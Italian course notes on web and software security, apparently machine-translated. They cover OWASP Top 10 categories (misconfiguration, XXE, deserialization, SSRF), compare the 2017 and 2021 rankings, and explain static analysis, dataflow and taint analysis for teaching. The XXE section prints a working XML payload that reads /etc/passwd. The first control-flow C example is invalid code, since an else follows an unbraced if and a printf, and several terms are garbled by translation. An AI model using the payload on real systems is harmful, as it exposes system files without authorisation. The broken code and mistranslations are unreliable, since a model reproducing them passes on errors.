- Alcune impostazioni di sviluppo non sono state modificate in impostazioni di produzione (ad esempio, gli account predefiniti non sono stati rimossi o non sono stati disabilitati nel servizio di produzione).
- Elenco delle directory non disabilitato sul server web
- Autorizzazioni non correttamente configurate

Entità esterne XML (XXE)

Questo è un altro esempio di errore di configurazione che ha a che fare esplicitamente con XML. XXE si verifica quando un aggressore può inviare dati XML ostili a un interprete XML vulnerabile a

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

XXE. L'esempio mostra che XML

può includere *ENTITY* che fa riferimento a file presenti nel file system. Normalmente, l'interprete XML interpreta automaticamente la dichiarazione di entità. È possibile configurare gli interpreti in modo che non lo facciano automaticamente, così da prevenire questo tipo di attacchi.

6. Componenti vulnerabili e obsoleti

Queste vulnerabilità si verificano quando il software utilizza componenti vulnerabili o non aggiornati. In genere, i componenti di terze parti utilizzati dalle applicazioni web vengono eseguiti con gli stessi privilegi dell'applicazione principale. Questo può essere rilevato da scanner che dovrebbero essere eseguiti continuamente sul codice o sull'applicazione stessa, in modo da poter essere individuati da VA o PT.

7. Errori di identificazione e autenticazione

Questi fallimenti si verificano quando un aggressore riesce a violare l'identificazione o l'autenticazione.

Alcuni esempi:

- Permettere il riempimento delle credenziali
- Consentire password deboli
- Invalidazione impropria dell'ID di sessione (quando la sessione termina)
- Rotazione impropria dell'ID di sessione (non riutilizzare un ID di sessione già usato)
- Esposizione dell'ID di sessione nell'URL (memorizzarlo nel log)
- Id dell'account utente ricevuto dall'utente e non verificato
- Utilizzo di meccanismi di recupero delle credenziali deboli

8. Guasti al software e all'integrità dei dati

Questi guasti si verificano quando l'integrità del software o dei dati non viene controllata/garantita in modo adeguato. In genere, si verificano quando il software viene trasferito da una sede all'altra. Alcuni esempi:

- download degli aggiornamenti senza una sufficiente verifica dell'integrità
- applicazione che scarica plugin o librerie da repository o CDN non attendibili
- deserializzazione non sicura (è comune serializzare gli oggetti e inviarli in rete)

Deserializzazione non sicura

Un'applicazione Web accetta dati sotto forma di oggetti serializzati da fonti non attendibili e non li deserializza in modo sicuro. Dovremmo, ad esempio, firmare la serializzazione dell'oggetto in modo che prima della deserializzazione il segno possa essere controllato. Un esempio è lo strumento Java Serial Killer, che può produrre oggetti serializzati Java dannosi e inviarli all'applicazione Java vittima. Può essere classificato anche come attacco di tipo injection.

9. Errori di registrazione e monitoraggio della sicurezza

Registrazione o monitoraggio insufficienti che consentono agli aggressori di eseguire i loro attacchi senza essere rilevati. Alcuni esempi sono:

- Assenza di registrazione degli eventi rilevanti per la sicurezza
- Messaggi di log poco chiari
- Registri non costantemente monitorati
- I registri vengono memorizzati solo localmente
- I PT o le scansioni non attivano gli avvisi

10. Falsificazione delle richieste sul lato server (SSRF)

Le fallo SSRF si verificano quando un'applicazione Web recupera una risorsa remota senza convalidare l'URL fornito dall'utente. In pratica, un URL viene inviato a un'applicazione Web vittima, che non lo controlla prima di utilizzarlo. Esempi:

- utilizzare SSRF per ottenere l'accesso a informazioni sensibili (ad esempio, file:///etc/passwd)
- utilizzare l'SSRF per eseguire operazioni non volute su risorse protette da firewall, VPN o ACL

La tendenza


Si tratta di un confronto tra la nuova classifica e quella precedente. La top 10 è cambiata notevolmente solo in 4 anni. Alcune classi che erano nelle prime posizioni sono ora in altre posizioni (iniezione 1 → 3). Alcune classi che erano presenti nel 2017 non lo sono più nel 2021, questo perché alcune classi erano molto specifiche, ma non sono più presenti nel 2021.

OWASP Top 10 : 2017	OWASP Top 10 : 2021
1. Injection	1. Broken Access Control
2. Broken Authentication	2. Cryptographic Failures
3. Sensitive Data Exposure	3. Injection
4. XML External Entities (XXE)	4. Insecure Design (new)
5. Broken Access Control	5. Security Misconfiguration
6. Security Misconfiguration	6. Vulnerable & Outdated Components
7. Cross-Site Scripting (XSS)	7. Identification/Authentication Failures
8. Insecure Deserialization	8. SW/Data Integrity Failures (new)
9. Using Components with Known Vulnerabilities	9. Security Logging & Monitoring Failures
10. Insufficient Logging and Monitoring	10. Server Side Request Forgery (new)

nel 2021, ora sono uniformi. Ad esempio, il cross-site scripting era una vulnerabilità specifica che ora è stata inserita nella classe injection. Con questa fusione il numero di classi è aumentato e allo stesso tempo alcune vulnerabilità sono diventate più rilevanti (controllo degli accessi non funzionante 5 → 1). La possibile spiegazione del perché alcune classi sono diventate meno importanti è che recentemente è aumentata la consapevolezza di queste vulnerabilità e il supporto degli strumenti per rilevarle. Le fallo crittografiche sono in cima alla classifica perché si tratta di una vulnerabilità più difficile da scoprire. L'analisi statica può aiutare a trovare alcune di queste vulnerabilità.

Relazione tra i 7 regni e la Top 10 di OWASP

Le 10 principali classi di vulnerabilità possono essere facilmente mappate in alcuni regni. Alcuni esempi sono mostrati nell'immagine. È possibile notare che più classi possono essere mappate a uno stesso regno e che alcune di esse possono essere mappate a più di uno.



Alcuni regni sono generali e

trasversali (abuso di API

e Time and State), quindi possono essere trovati in quasi tutte le classi identificate da OWASP.

Individuare le vulnerabilità del software con l'analisi statica del codice

L'analisi statica del codice è uno dei principali approcci per individuare le vulnerabilità del software nel codice. In generale, esistono due approcci principali:


- **Test (analisi dinamica)**
 - Esecuzione del codice, controllo del comportamento per **alcuni** input (non esaustivo), completamente automatico
- **Analisi statica**
 - Non eseguire il codice, controllare il comportamento per **tutti gli** input, parzialmente automatico (perché l'analisi statica è un problema indecidibile, quindi non è possibile avere un algoritmo che possa decidere sempre con certezza se una proprietà è vera o falsa)

Ci concentreremo sull'analisi statica, che può essere:

- **White-box** → abbiamo accesso al **codice sorgente**. In genere viene utilizzato per supportare le revisioni del codice.
- **Black-box** → accesso solo ai binari

A volte il codice non è disponibile (per alcuni motivi, ad esempio non viene consegnato il codice, ma solo i binari). Si applica tipicamente ad alcune librerie. Anche se il codice sorgente è presente, è possibile eseguire entrambi i tipi di analisi (codice sorgente e binari). I binari sono diversi dal codice sorgente, poiché partono da codice già compilato e alcune decisioni sono state prese dal compilatore (quindi i binari contengono meno ambiguità sull'interpretazione del codice).


L'analisi statica del codice è in effetti una forma di verifica formale. Nell'immagine c'è la situazione che abbiamo con l'analisi statica del codice. Esiste un'**implementazione** del software, che è il codice che vogliamo analizzare. Partendo da questa implementazione, l'analisi statica **estrae un modello** dall'implementazione, che è un **modello formale**. Dall'altro lato,



ci sono alcuni **requisiti informali** che corrispondono a ciò che stiamo cercando (ad esempio, non vogliamo che una particolare classe di vulnerabilità sia presente nel codice). Questo tipo di requisiti informali viene tradotto in un insieme di **specifiche di requisiti formali**, che sono le proprietà formali da controllare sul codice. Questo viene fatto quando lo strumento di analisi statica viene progettato e costruito, ed è la conoscenza di base dello strumento. È possibile confrontare i requisiti formali con il modello formale per verificare se le proprietà sono soddisfatte o meno sul modello formale. Se non sono soddisfatte, viene prodotto un rapporto che deve essere controllato perché potrebbe non essere abbastanza preciso.

Modelli formali di codice

Tutti i principali linguaggi di programmazione hanno una **sintassi formale** ma una **semantica informale** (a parte casi speciali). Ciò significa che il **codice sorgente stesso non è una descrizione completamente formale**. Tuttavia, una corrispondente descrizione completamente formale può essere generata assegnando una particolare interpretazione.



questa interpretazione viene
mantenuta sufficientemente ampia
introducendo


qualche forma di non-determinismo, cioè il modello estratto (non il codice eseguibile) rappresenta il comportamento del software con alcune scelte non-deterministiche che tengono conto delle diverse interpretazioni date dai diversi compilatori. In questo modo il modello incorpora i comportamenti del codice sotto le diverse interpretazioni date dai diversi compilatori. Inoltre, non tutti i dettagli del comportamento del codice sono tenuti in considerazione, quindi il modello rappresenterà il comportamento del programma solo parzialmente (una delle possibili fonti di rapporti errati forniti dallo strumento).

Partendo dal codice binario in questo caso si utilizza uno strumento diverso, che è l'opposto di un compilatore: il **decompilatore**. In questo caso è possibile costruire il modello partendo dai binari. In questo caso, si tratterà di un modello che considera solo le scelte fatte da quel compilatore per quello specifico binario.

I modelli sono astrazioni del codice reale, quindi la **precisione** può cambiare a seconda della tecnica utilizzata per creare il modello. I diversi tipi di modello includono diversi livelli di dettaglio e consentono diverse tecniche di analisi.


Il processo di estrazione del modello (dal codice sorgente)

Condivide alcune fasi con quelle di un tipico compilatore. Partendo dal codice sorgente, esso viene analizzato da alcuni componenti:



Analisi lessicale, parsing, analisi semantica. Dopo queste fasi ve ne sono altre che sono più legate al comportamento di un compilatore, ovvero alla generazione di codice e ad alcune ottimizzazioni su di esso. Le ultime due fasi (*generazione di codice intermedio, ottimizzazione*) non sono così rilevanti per gli strumenti di analisi statica, mentre le prime tre fasi sono condivise da compilatori ed estrattori di modelli.


Il codice sorgente passa alla fase di **analisi lessicale**, che estrae i **token** del codice sorgente, cioè le singole parole, i simboli che compongono il codice sorgente. Questi token vengono poi utilizzati da un **parser** per costruire un **albero di parsing**, che interpreta la sequenza di token secondo le regole sintattiche del linguaggio. Dall'albero di parsè è possibile costruire un **albero sintattico astratto**, che è più astratto



rispetto a quello precedente (che era strettamente legato ai token). Le dichiarazioni fanno riferimento anche alla **tavella dei simboli**, il che significa che nell'albero ci sono solo riferimenti, mentre le informazioni complete sono nella tabella.

Tutti questi sono **modelli formali** del codice che si sta analizzando, ma sono **modelli strutturali** in quanto rappresentano la struttura del codice e non sono ancora **modelli comportamentali**.

Da questi modelli strutturali è già possibile eseguire alcune analisi **limitate**. Sui token è possibile eseguire una **scansione dei token**, ad esempio, ci sono alcune parole chiave che sono considerate pericolose (ad esempio, in C la strcpy e la gets). Naturalmente, si tratta di un'analisi limitata che molto probabilmente produce falsi positivi, poiché, ad esempio, la parola chiave potrebbe essere presente in una parte di codice in cui la vulnerabilità non potrebbe essere sfruttata.



Osservando gli altri modelli, è possibile analizzare anche le altre strutture e forse trovare qualche indizio sulla presenza di vulnerabilità. I controlli effettuati su queste strutture di dati sono chiamati **controlli strutturali**. Tra tutti i controlli strutturali ve ne sono alcuni eseguiti dal compilatore, che può verificare se i tipi di linguaggio sono utilizzati in modo coerente. Allo stesso tempo, gli strumenti di analisi statica possono eseguire controlli di tipo con lo scopo di ottenere il tipo di informazioni necessarie per capire se sono presenti altre vulnerabilità. Ad esempio, è possibile verificare che la connessione a un DB non sia memorizzata in un campo statico (perché potrebbe essere accessibile in altre parti del programma che potrebbero essere controllate da un aggressore).


Un altro tipo di controllo che può essere fatto in questa fase è il **controllo dello stile**, perché è possibile verificare se un particolare stile di programmazione è rispettato o meno. Utilizzare determinati stili di programmazione è più sicuro che non utilizzarli. Se non vengono utilizzati, è possibile segnalarli come avvertimenti all'utente.

Dopo aver raggiunto questa fase del processo di compilazione (dopo l'*analisi semantica*), il compilatore continuerà a costruire un diverso tipo di modello. Quando si tratta di rappresentare il comportamento del programma, vengono costruiti diversi modelli, chiamati **modelli comportamentali** (di cui si è già parlato), che vengono costruiti a partire dall'AST (Abstract Syntax Tree) e dalla tabella dei simboli. Lo scopo di questi modelli è quello di **rappresentare alcune informazioni sul comportamento del codice**: il possibile flusso di controllo del programma (**Control Flow Graph**) e quali funzioni ogni funzione può chiamare (**Call graph**). Questi modelli saranno utilizzati nelle fasi successive del compilatore per la generazione e l'ottimizzazione del codice. L'ottimizzazione del codice può comportare una **modifica** di questi modelli. Questi due modelli (CFG e call graph) possono essere costruiti anche dai decompilatori a partire dai file binari.

Il grafo assume questa forma, dove ogni nodo è un **blocco base** (sequenza di istruzioni eseguite senza interruzioni e salti).

```

int f(int a, int b)
{
    while (a!=b) {
        if (a>b)
            a = a-b;
        printf("%d",a);
        else {
            b = b-a;
            printf("%d",b);
        }
    }
    return(a);
}
    
```






Questo, invece, è un esempio di **grafo delle chiamate**. Ogni nodo è una funzione, mentre gli **spigoli** rappresentano che una funzione può chiamare un'altra funzione.

```
int f(int a, int b)
{
    while (a!=b) {
        if (a>b)
            b=g(b);
        else {
            b= b+h(a,b);
            a += 1;
        }
    }
    return(a);
}
```

```
int h(int a, int b)
{
    if (a>b)
        return -1;
    else
        return g(b-a);
}
```

```
int g(int x)
{
    int r=1;
    if (x>0)
        r*=g(x-1);
    return r;
}
```



A partire da CFG e CG esistono diverse tecniche che possono essere utilizzate per analizzare il comportamento. Queste tecniche sono utilizzate dai compilatori per l'ottimizzazione (ad esempio, per cercare codice irraggiungibile, variabili inutilizzate, ecc.) Esse sono:

- **Analisi del flusso di dati** → informazioni sui valori assunti dalle variabili del programma in varie locazioni del programma (ad esempio, stato di inizializzazione, segno, ecc.) indipendentemente dagli ingressi
- **Analisi del flusso di controllo =>** informazioni sul flusso di controllo (reale) (ad es. codice non raggiungibile)

Analisi del flusso di dati

Questo tipo di analisi si basa su **modelli di dati astratti** per le variabili. Dopo aver definito questo modello per le variabili, il modello viene costruito in questo modo:

- Per ogni blocco di base B
 - Calcolo di una funzione di trasferimento $fB(D)$ e dell'equazione $D' = fB(D)$
 - Significa che la funzione di trasferimento rappresenta come i valori astratti delle variabili sono modificato dal blocco base.
 - D è il modello delle variabili prima dell'esecuzione
 - D' : modello delle variabili dopo l'esecuzione
- Oltre alla funzione di trasferimento, creiamo l'**equazione che rappresenta come D dipende dalle uscite dei blocchi base precedenti**: se ci sono due blocchi base uno dopo l'altro, il valore di uscita di un blocco base sarà l'ingresso del blocco base successivo.

L'insieme di equazioni viene risolto da un **algoritmo iterativo** per trovare il valore di D all'inizio e alla fine di ogni blocco base. Il risultato è quello di considerare tutti i possibili input dati al programma.

Esempio: Raggiungere le definizioni

Dati di interesse: insieme di definizioni (assegnazione di una variabile) che possono raggiungere un blocco base. Se in un programma c'è un'istruzione che può assegnare un nuovo valore a una variabile, questa è una definizione di variabile. Il problema è sapere se una data definizione (assegnazione) di una variabile può raggiungere un altro blocco base che si trova in un'altra parte del programma. Ciò è possibile se esiste un percorso attraverso il quale il valore di questa variabile assegnata si propaga nel CFG fino a raggiungere l'altro blocco base. In questo percorso è necessario che non ci siano altre assegnazioni della stessa variabile, perché altrimenti la nuova assegnazione **uccide** quella precedente.



Per trovare la definizione di raggiungimento, è possibile definire l'algoritmo del flusso di dati in questo modo, calcolando per ogni blocco di base:

- La **funzione di trasferimento**: $out[B] = Gen[B] \cup (in[B] - Kill[B])$
 - $Out[B]$ è il valore di raggiungimento delle definizioni alla fine del blocco B
 - $In[B]$ è l'insieme delle definizioni di raggiungimento che raggiungono l'inizio del blocco

- $\text{Gen}[B] = \{\text{definizioni in } B \text{ che raggiungono la fine di } B\}$
- $\text{Uccidere}[B] = \{\text{definizioni che vengono "uccise" in } B\}$


Utilizzando la formula, prendiamo $\text{gen}[B]$ che sono le nuove definizioni che si trovano in B e che raggiungono la fine del blocco base B unendo la differenza tra le definizioni in ingresso e quelle che vengono uccise.

Oltre alla funzione di trasferimento, sono presenti anche le **equazioni di collegamento**:



Se B è preceduto solo da A allora $\text{in}[B] = \text{out}[A]$ mentre se B è preceduto da A e C allora $\text{in}[B] = \text{out}[A] \cup \text{out}[C]$.

Infine, con l'algoritmo iterativo è possibile calcolare la definizione di raggiungimento. L'algoritmo iterativo è quello mostrato in figura.



L'algoritmo per ogni blocco base imposta l'uscita all'insieme vuoto, quindi inizia l'iterazione che continua finché i valori degli $\text{out}[B]$ non smettono di cambiare. Mentre cambiano, continuiamo a iterare. Per ogni blocco base si calcola l' $\text{in}[B]$ e poi si calcola l' $\text{out}[B]$ utilizzando la funzione di trasferimento. L'algoritmo costruisce la tabella in figura. Inizialmente, per ogni blocco base le definizioni degli ingressi e delle uscite sono l'insieme vuoto (inizializzazione). Quindi, si inizia con B_0 che è il punto di ingresso, quindi non c'è nessun blocco prima di esso, quindi l'ingresso sarà l'insieme vuoto. Poi, nel blocco di ingresso ci sono due definizioni:

d_a, d_b . La CFG corrisponde a quella degli esempi precedenti, ovvero la funzione $\text{int } f(\text{int } a, \text{int } b)$. Le altre due definizioni si trovano in B_5 e B_6 .

L'uscita di B_0 conterrà la definizione $dadb$. Ottenendo in_{B_1} l'ingresso è l'uscita di B_0 , quindi $dadb$ e l'uscita saranno gli stessi. Eseguendo questa operazione più volte si otterrà la tabella riportata in figura. Da questa analisi si può notare che tutte le definizioni raggiungono quasi tutti i punti del programma, ma non tutti.

Questo tipo di analisi può essere utile se si vuole capire se alcuni input provenienti da una fonte non attendibile possono raggiungere una particolare istruzione del programma quando questo input viene utilizzato (vulnerabilità di iniezione).

La precisione di questo tipo di analisi può essere migliore o peggiore a seconda di come modelliamo le variabili. Se il modello che si utilizza è sufficientemente preciso, si possono ottenere risultati precisi. Se non lo è, si possono ottenere risultati non precisi.

Quello che non stiamo considerando dei valori reali delle variabili introduce un'**astrazione** (stiamo trascurando alcuni aspetti dei valori delle variabili) e questo può portare all'approssimazione.

Guardando l'esempio precedente, si immagini che f sia chiamato come $f(x, x)$. In questo caso alcune definizioni non raggiungono più la fine (nell'esempio precedente tutte raggiungono la fine B_4), ma l'analisi riporta che tutte possono raggiungere la fine.

Una maggiore precisione può essere ottenuta utilizzando un modello di dati più dettagliato: nell'esempio, tracciando anche l'uguaglianza di a e b .

Analisi intra e inter procedurale

In genere si costruisce un CFG per ogni funzione del programma. Ma se nel programma ci sono molte funzioni, in questo caso ci sono **due** modi possibili per gestire le chiamate di funzione utilizzate dall'analisi del flusso di dati:

- **Inlining** (cioè, creare un grande CFG che includa i CFG delle funzioni chiamate)
 - In alcuni casi, non si sa in fase di compilazione quali siano le funzioni che verranno chiamate
- **Altera fasi di analisi inter (locale) e intra (globale)**
 - Analisi locale eseguita su ogni funzione CFG basata su ipotesi note sugli ingressi (precondizioni)
 - Analisi globale eseguita per **propagare le informazioni** (cioè le condizioni) da una funzione all'altra secondo il CG (Call Graph).
 - I valori di uscita di una funzione diventano i valori di ingresso di un'altra funzione:
se f può chiamare g , le postcondizioni di f si propagano alle precondizioni di g
 - Anche in questo caso si tratta di un algoritmo iterativo

Vulnerabilità che possono essere trovate con l'analisi del flusso di dati

Tutte le vulnerabilità che possiamo esprimere mediante alcuni tipi di **asserzioni** sulle variabili in determinate posizioni del programma possono essere trovate dall'analisi Dataflow. Ad esempio, se il programma raggiunge una particolare posizione, si vuole che una variabile abbia un particolare valore. In generale, questo tipo di asserzioni può essere espresso mediante una **formula di logica temporale** come la seguente:

$$\Box ((control\ state == X) \Rightarrow P(variable\ state))$$

È sempre vero che se lo stato di controllo del programma è X , cioè una particolare posizione del programma, allora vale un certo predicato (espressione booleana) sullo stato delle variabili.

Esempio: scoprire se una variabile utilizzata come campo di lunghezza in una malloc potrebbe non essere stata inizializzata. Questo può essere rilevato eseguendo l'analisi del flusso di dati, ossia identificando la posizione in cui viene chiamata malloc e affermando che in quella posizione del programma la variabile deve essere stata inizializzata.

Analisi dei taint (o propagazione dei taint)

Questo è legato all'esempio delle definizioni di raggiungimento. Questo tipo di analisi è un altro tipo di analisi *del flusso di dati* che può essere eseguita per individuare quando è possibile che una certa **sorgente** si propaghi a un certo **sink**.

- **source** : un input ricevuto dal programma in una determinata posizione CFG.
- **sink** : utilizzo di una variabile in una determinata posizione CFG

Si tratta in pratica del problema del raggiungimento delle definizioni applicato alla situazione in cui il *sink* è un uso particolare di una variabile. La **propagazione** può avere diversi significati: *influenza* (il valore immesso può influenzare in qualche modo il valore utilizzato in quel punto del programma), *arrivo non filtrato o non controllato*, altro.

Le applicazioni principali di questa analisi delle macchie sono due:

- **Rilevare le vulnerabilità delle informazioni segrete**
 - Si supponga di avere alcune informazioni che devono essere tenute segrete. Se questa informazione viene inserita dal programma in una *sorgente* e poi questa sorgente (che è il segreto) può propagarsi in un'altra posizione (il *sink*) dove c'è una dichiarazione di uscita che rende pubblico questo valore, è possibile rilevare se questa vulnerabilità è possibile o meno. Non vogliamo che l'output del programma sia influenzato dal segreto.
- **Rilevare le vulnerabilità di iniezione**
 - Rilevare se l'input di alcuni dati nella sorgente da fonti non attendibili può propagarsi a un sink in cui questo valore non attendibile viene utilizzato (ad esempio, memorizzato o riflesso nell'output).

Esempio: L'analisi dei taint per rilevare le vulnerabilità di iniezione

In questo esempio i dati di interesse sono l'**insieme delle variabili contaminate in-scope** (in ogni posizione CFG). Per **contaminate** si intende che provengono da una fonte non attendibile. Le funzioni di trasferimento qui corrispondono alle dichiarazioni che abbiamo nel blocco base. Ogni istruzione del blocco base può:

- **Contaminare una variabile (fonte taint)**
 - Tutte le dichiarazioni che fanno entrare nel sistema dati contaminati. Ad esempio, le istruzioni di input come *fgets(buf, sizeof(buf), stdin)* che contaminano *buf*. Un altro esempio si trova all'interno della servlet java: *doPost(req, resp)* tara *req*. Viene utilizzato per ricevere una richiesta dalla rete e per produrre una risposta: in questo caso l'istruzione tarocca la richiesta.
- **Lasciare lo stato di contaminazione di una variabile pass-through**
 - Dichiarazioni che non modificano lo stato di contaminazione delle variabili. Si limitano a propagare lo stato di taint così com'è. In altre parole, sono dichiarazioni che non modificano una variabile o la modificano in un modo che non cambia lo stato di taint.
 - Ad esempio: *strncat(dst, "v1", n)* lascia passare lo stato di contaminazione di *dst*.
